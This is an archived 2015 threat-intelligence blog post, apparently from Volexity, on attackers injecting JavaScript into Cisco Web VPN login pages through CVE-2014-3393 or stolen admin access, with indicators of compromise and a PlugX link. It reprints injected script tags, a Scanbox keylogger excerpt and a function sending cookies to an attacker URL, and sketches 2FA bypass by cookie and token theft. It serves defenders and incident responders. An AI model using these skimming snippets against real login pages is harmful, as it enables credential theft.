Virtual Private Keylogging: Cisco Web VPNs Leveraged for Access and Persistence

By mindgrub

Published: 2015-10-07 · Archived: 2026-04-05 23:13:00 UTC

In the world of information security, there is never a dull moment. Part of the fun of working in this space is that you always get to see attackers do something new or put a new spin on something old. Last month at the CERT-EU Conference in Brussels, Belgium, Volexity gave a presentation on a recent evolution in how attackers are maintaining persistence within victim networks. The method, which involves modifying the login pages to Cisco Clientless SSL VPNs (Web VPN), is both novel and surprisingly obvious at the same time. Attackers have been able to successfully implant JavaScript code on the login pages that enables them to surreptitiously steal employee credentials as they login to access internal corporate resources.

Whether you are proactively monitoring your network or reactively undergoing an incident response, one of the last places you might examine for backdoors are your firewalls and VPN gateway appliances. As the industry is learning, firewalls, network devices, and anything else an attacker might be able to gain access to should be scrutinized just as much as any workstation or server within an organization. Having your own devices turned against you can make for a bad week. This represents yet another way attackers are taking credential theft and network persistence to the next level.

Cisco Clientless SSL VPN (Web VPN)

The Cisco Clientless SSL VPN (Web VPN) is a web-based portal that can be enabled on an organization’s Cisco Adaptive Security Appliance (ASA) devices. The Cisco Web VPN does not require a thick client and is accessed entirely through a web browser by end users. Once a user is authenticated to the Web VPN, based on the permissions the user has, they may be able to access internal web resources, browse internal file shares, and launch plug-ins that allow them to telnet, ssh, or VNC to internal resources. The average user would interface with their organization’s Cisco Web VPN via a screen similar to the one show in Figure 1 below.



Figure 1. Cisco Clientless SSL VPN Login Page

This is certainly not a resource to which you want an attacker to gain access. Unfortunately, Volexity has found that several organizations are silently being victimized through this very login page. This begs the question: *How are the attackers managing to pull this off?* It turns out it's possible through a couple different methods. The first method involves an exploit and the second requires good old fashion administrative access.

CVE-2014-3393: Security Appliance Turned Security Risk

Volexity has been able to track its earliest known abuse of Cisco Web VPN login pages back to November 2014. It appears to have started with CVE-2014-3393, a vulnerability in, you guessed it, the Cisco Clientless SSL VPN portal. This issue was initially reported by Alec Stuart-Muirk and was covered by Cisco Advisory ID: cisco-sa-20141008-asa on October 8, 2014. Cisco also released a notice about public exploitation of the vulnerability on February, 18, 2015. An excerpt from the original advisory describing the vulnerability is shown below.

> A vulnerability in the Clientless SSL VPN portal customization framework **could** allow an unauthenticated, remote attacker to modify the content of the Clientless SSL VPN portal, which could lead to several attacks including the stealing of credentials, cross-site scripting (XSS), and other types of web attacks on the client using the affected system.
>
> The vulnerability is due to a improper implementation of authentication checks in the Clientless SSL VPN portal customization framework. An attacker **could** exploit this vulnerability by modifying some of the customization objects in the RAMFS cache file system. An exploit could allow the attacker to bypass Clientless SSL VPN authentication and modify the portal content.

Figure 2. The lizard that could

Later in the same month at Ruxcon 2014, Stuart-Murik further detailed the Cisco Clientless SSL VPN vulnerability in a presentation titled "Breaking Bricks and Plumbing Pipes: Cisco ASA a Super Mario Adventure". Coinciding with his presentation, a Metasploit module was released that could be leveraged to exploit vulnerable servers.

Exploitation in the Wild

While Cisco provided updated software to address the vulnerability, attackers were already off to the races. Vulnerable organizations that were slow to update may have received an unwelcome addition to the source of their **logon.html** file. Figure 3 below shows malicious JavaScript, as seen from the source of an impacted organizations Cisco Web VPN login page.

```
   <tr id="title" width=100% >
     <td colspan=2 class="auth-page-title" style="height:40px; padding: 8px" width="100%"><img src="/+CSCOU+/csco_logo.gif"
align="absmiddle" alt="Logo"  title="Logo">  SSL VPN Service<script/src="https://www.                    /1.js" defer>
</script></td>
<!-- <td class="auth-page-title" style="heigh:40px; padding: 8px" align="right">


</td> -->
</tr>
```

Figure 3. Malicious JavaScript on Cisco Web VPN

While not visible due to URL obfuscation, the file **1.js** was hosted on the compromised website of a legitimate NGO. This website also leveraged a valid SSL certificate, which kept all communications encrypted. The file 1.js was a variant of an online script called "xss.js" that was designed to steal form data. Victim organizations effectively had their Cisco Web VPN devices turned into credential collectors for the attackers. This particular round of attacks appears to have compromised several organizations around the globe. Volexity observed this campaign successfully compromising the following verticals:

- Medical
- Think Tank / NGO
- University and Academic Institutions
- Multi-national Electronics / Manufacturing

Volexity also observed a number of other compromises that appear to have occurred later on. In another case, the attackers compromised a different legitimate NGO to host their malicious JavaScript. In that case, Volexity was not able to obtain a copy of the code as it had been taken down already. The table below contains additional details on exploit URLs that Volexity observed being used in the wild to exploit the organization's Cisco Web VPNs.

URL	Notes
https://103.42.181.84/2/css.js	This IP no longer appears to host a malicious JavaScript file. The domain **cscoelab.com** previously resolved to the IP address 103.42.181.84. Note: cscoelab.com currently resolves to 43.251.116.175.
http://webxss.cn/mu5AOh?1440094244	webxss.cn has been down in every instance Volexity tried to connect to it. It appears the website likely allowed users to upload and host their own JavaScript. The epoch timestamp appending to the end of URI may indicate the URL was created on August 20, 2015.

Administratively Compromised

In several other cases involving breaches to the Cisco Web VPN, it is unclear if an exploit was leveraged or if the attackers actually already had sufficient credentials to directly modify the login page through administrative access. Volexity has worked on several past intrusions where attackers have thoroughly breached an organization and have been able to gain access to security devices, networking equipment, and other critical information technology resources. Attackers are typically able to gain "legitimate" access throughout a victim organization's environment by installing keyloggers, dumping credentials from systems, exfiltrating documents (spreadsheets) that contain password lists, and identifying passwords that are commonly reused by administrators. Once armed with these credentials, an attacker with access to a victim's network can typically perform the same functions as any administrator or highly-privileged individual within the company.

Volexity knows it is 100% possible and surmises it may be likely in some cases that the attackers leveraged credentialed administrative access to a Cisco ASA appliance in order to modify the login page. This can be done via the Cisco Adaptive Security Device Manager (ASDM), a Java administrative interface for Cisco firewalls that can be accessed via a web browser. Access to the devices ASDM should be restricted through access control lists (ACLs) as tightly as possible. At minimum, this is not an interface that should be open to the Internet. Attackers that are able to access this interface by having access to a victim's environment or due to an ACL misconfiguration can easily modify code that is loaded via the Cisco Web VPN login page.

Organizations can also examine the settings for the Clientless SSL VPN from within the ASDM to verify that nothing is out of the ordinary. In order verify the Web VPN settings, you must first be logged into the ASDM. Then you can navigate to the following: Remote Access VPN -> Clientless SSL VPN Access -> Portal -> Customization. Once at this screen, you can load the various components of the Portal Page. Below is an example of the default view of the Title Panel settings for the Logon Page. This is the most commonly modified area of the Web VPN that's been observed by Volexity thus far.



Figure 4. Cisco Web VPN Customization

All an attacker has to do to modify this page to display malicious code is to add JavaScript/HTML anywhere in the text field. It is also possible for an attacker to upload their own JavaScript file to the Cisco Web VPN.

Japanese Government and High-Tech Industries Targeted

One of the most targeted series of attacks that Volexity has observed leveraging these techniques has been against the Japanese Government and High-Tech industries. In these attacks, multiple Japanese organizations were compromised and had their Cisco Web VPN portals modified to load additional JavaScript code. The URL format of the JavaScript code, that was inserted into the source look familiar to some blog readers.

```
<table   style="width:100%" border="0" cellpadding="0" cellspacing="0" class="cuesHeaderBg">
<tr>
<td colspan="2" class="cuesHeaderAccent"></td>
</tr>
   <tr>
      <td class="auth-page-title" style="height:40px; padding: 8px">
<img src="/+CSCOU+/csco_logo.gif"  align="absmiddle" alt="Logo"  title="Logo">
  SSL VPN Service <script src=https://accounts.nttdocomo.mailsecure.cc/new/newscan/i/?10></script>
</td>
</tr>
</table>
```

Figure 5. Scanbox on Cisco Web VPN

The JavaScript in these attacks links back to a JavaScript profiling and exploitation framework called **Scanbox**. The framework has been observed in use primary by Chinese APT groups since at least June 2014. Scanbox is often used to gather information about users visiting a compromised site. In particular, by gathering information about a user's browser and software installed on the system, the framework can be leveraged to launch attacks against interesting targets and specific vulnerable software. One of Scanbox's additional features, capturing keystrokes and cookie data, comes in handy when an employee is attempting to access their Web VPN. The

images below are taken from other Scanbox components loaded via **accounts.nttdocomo.mailsecure.cc** later in the redirection chain.

```
function keydown(e)
{
var e=e||event;
var currKey=e.keyCode||e.which||e.charCode;
if((currKey>7&&currKey<14)||(currKey>31&&currKey<47))
{
switch(currKey)
{
case 8: keyName = "[Backspace]"; break;
case 9: keyName = "[Tab]"; break;
case 13:keyName = "[Enter]"; break;
case 32:keyName = "[Space]"; break;
case 33:keyName = "[PageUp]"; break;
case 34:keyName = "[PageDown]"; break;
case 35:keyName = "[End]"; break;
case 36:keyName = "[Home]"; break;
case 37:keyName = "[left]"; break;
case 38:keyName = "[UP]"; break;
case 39:keyName = "[right]"; break;
case 40:keyName = "[down]"; break;
case 46:keyName = "[Delete]"; break;
default:keyName = ""; break;
}
keystring += keyName;
}
```

Figure 6. Scanbox Keylogger

```
var hacker = 'https://accounts.nttdocomo.mailsecure.cc/cisco/g.php';
window.onload = function(){
setInterval(function(){
var Cookie_t = document.cookie;
if(Cookie_t != Cookie){
Cookie = Cookie_t;
}
SendData(hacker + '?c=' + Cookie);
},200000);
}
```

Figure 7. Keylog and Cookie Reporting URL

The code shown in Figures 6 and 7 are just a small excerpt of the Scanbox keylogger plugin. Other functions that facilitate building the URI associated with captured keystrokes are not shown. The Scanbox code on the Japanese Government and High-Tech Cisco Web VPNs were being used to record data on users accessing the services. This allowed the attackers to steal credentials in real-time and maintain persistent access to the networks of the victim organizations. Volexity worked with JP-CERT in June of this year to share relevant information on this threat.

Additional Hostnames and Domains

Digging into the attacker controlled domain **mailsecure.cc** turns up a few more interesting hosts.

> account.mhi.co.jp.mailsecure.cc
> booking.elinn-kyoto.com.mailsecure.cc

> www.jimin.jp.mailsecure.cc

Following the theme of accounts.nttdocomo.mailsecure.cc are hostnames of other popular Japanese companies and websites. Volexity did not observe this round of attacks associated with any of the organizations from the subdomain. It appears the attackers are using the names of legitimate Japanese companies and websites in an effort to make the traffic blend in with legitimate traffic. Digging into the e-mail address on the WHOIS registration for mailsecure.cc, **westlife678s@hotmail.com**, leads to several other domains owned by the attackers.

Domain	Creation Date	Expiration Date	E-mail
googlecontent.cc	2015-04-21	2016-04-21	westlife678s@hotmail.com
googleupmail.com	2014-07-31	2015-07-31	westlife678s@hotmail.com
googleusercontent.cc	2014-12-16	2015-12-16	westlife678s@hotmail.com
govmailserver.com	2014-11-26	2015-11-26	westlife678s@hotmail.com
mailsecure.cc	2015-01-19	2016-01-19	westlife678s@hotmail.com
novartis-it.com	2014-12-16	2015-12-16	westlife678s@hotmail.com
symantecse.com	2014-12-11	2015-12-11	westlife678s@hotmail.com

Further research into these domains also yields interesting subdomains. A few of the themes appear to look similar to valid Google hosts and others, once again, have a Japanese oriented theme to them.

> account.googlecontent.cc
> accounts.googlecontent.cc
> bak.googleupmail.com
> docomo.symantecse.com
> image.googleusercontent.cc
> ja.googleupmail.com
> japanese.symantecse.com
> jp.googleupmail.com
> jp.govmailserver.com
> jpa.googleupmail.com
> lh4.googleusercontent.cc
> mail.googlecontent.cc
> secure.symantecse.com
> security.symantecse.com
> serves.googlecontent.cc
> service.googlecontent.cc
> service.googleupmail.com
> webmail.nira.or.jp.symantecse.com

> www.googleupmail.com
> www.govmailserver.com

Interestingly, Novartis AG filed a complaint about the domain novartis-it.com with the World Intellectual Property Organization (WIPO). In a decision made on September 7, 2015, it was determined the domain should be transferred to Novartis. As a result, this domain may not be under attacker control for much longer.

The Malware Connection: PlugX

Until recently, Volexity did not have the above threat activity tied to specific malware or another known threat group. Several of the above hostnames were leveraging the IP address **255.255.0.0** when parked or not in use. Volexity tracks a threat group that also uses this IP when inactive, but this was not enough to definitively link the two. However, on July 31 and August 18 of this year, multiple hostnames from the aforementioned list and hostnames tied to PlugX malware overlapped on the IP addresses **108.61.222.27** and **104.207.142.124.** The following hostnames, not previously confirmed as connected to the list above, were now on overlapping infrastructure:

> beservices.googlemanage.com
> googleze.googlemanage.com
> help.googlemanage.com
> help.operaa.net
> helpze.operaa.net
> microsoft.operaa.net
> microsofthy.operaa.net
> microsoftno.operaa.net
> microsoftoldcl.operaa.net
> microsoftze.operaa.net
> renkneu.operaa.net
> services.googlemanage.com
> services.operaa.net
> siling.operaa.net
> zeservices.googlemanage.com

In particular, a public report (TR-24) from the Computer Incident Response Center Luxembourg (CIRCL) describes a PlugX variant that communicates with **microsoft.operaa.net** and **microsoftno.operaa.net**. Also, previous but now defunct hostnames associated with this threat actor shows an affinity for Novartis. The following hostnames can be found online and in passive DNS:

> alconnet.eu.novartis.googlemanage.com
> phusau-l00310.eu.novartis.operaa.net

The list below contains active non-parking IP resolutions and ASN information for this groups various hostnames:

	IP Address	ASN Information

	103.243.25.72	133731 | 103.243.24.0/22 | TOINTER-AS | CN | – | Shanghai Fanyun software Co.LTD
	104.207.142.124	20473 | 104.207.136.0/21 | AS-CHOOPA | US | vultr.com | Vultr Holdings LLC
	157.7.221.152	7506 | 157.7.128.0/17 | INTERQ | JP | gmo.jp | GMO Internet Inc.

Two-Factor Authentication (2FA)

An obvious question and concern is whether or not two-factor authentication (2FA) mitigates the risks in the above scenarios. The short answer is **no**. Volexity always recommends that organizations of all sizes implement 2FA for all remote network access. This can go a long way to preventing a stolen username and password from giving an attacker keys to the kingdom. However, in this particular scenario, if an attacker is able to load malicious JavaScript through the Cisco Web VPN portal, it would be trivial for them to modify the code to do one of two things:

1. **Session Cookie Theft**: The malicious code could be modified to specifically steal session cookies after a user has established an authenticated session. In Volexity's testing, it was possible to have two simultaneous Cisco Web VPN sessions using the same session cookies. This means an attacker could leverage the same session as an active legitimate user without either of them being disconnected.
2. **Token Theft and Reuse**: Assuming a user's 2FA leverages a numeric token (or similar), an attacker could potentially hijack the user's initial authentication attempt and quickly reuse that token to access the victim infrastructure. This would prevent the user from initially logging into their own infrastructure. However, the attacker could then set a cookie to prevent subsequent authentication attempts from being hijacked. Preventing the user from ever authenticating would raise many flags, whereas only interfering with a single login attempt is less likely to result in discovery.

Leveraging 2FA on VPNs is a must for organizations. However, it should not be seen as bullet proof. Users are still susceptible to being phished or otherwise having their authentication attempts hijacked. The attackers are fairly ingenious and will likely find a way to gain access, if they are motivated enough.

Conclusion

Attackers are continuing to find new ways to use and abuse systems for long term persistent access to networks and systems of interest. This problem is not remotely unique to Cisco Web VPNs. Any other VPN, web server, or appliance that an attacker can gain administrative access to or otherwise customize/modify will potentially present similar risks. As recently made apparent through public disclosures of various backdooring methods, such as SYNful Knock, no device within a network is off-limits to motivated attackers. When proactively hunting for threat activity on your network and, in particular, when conducting an incident response to an active intrusion, be sure to leave no stone left unturned.
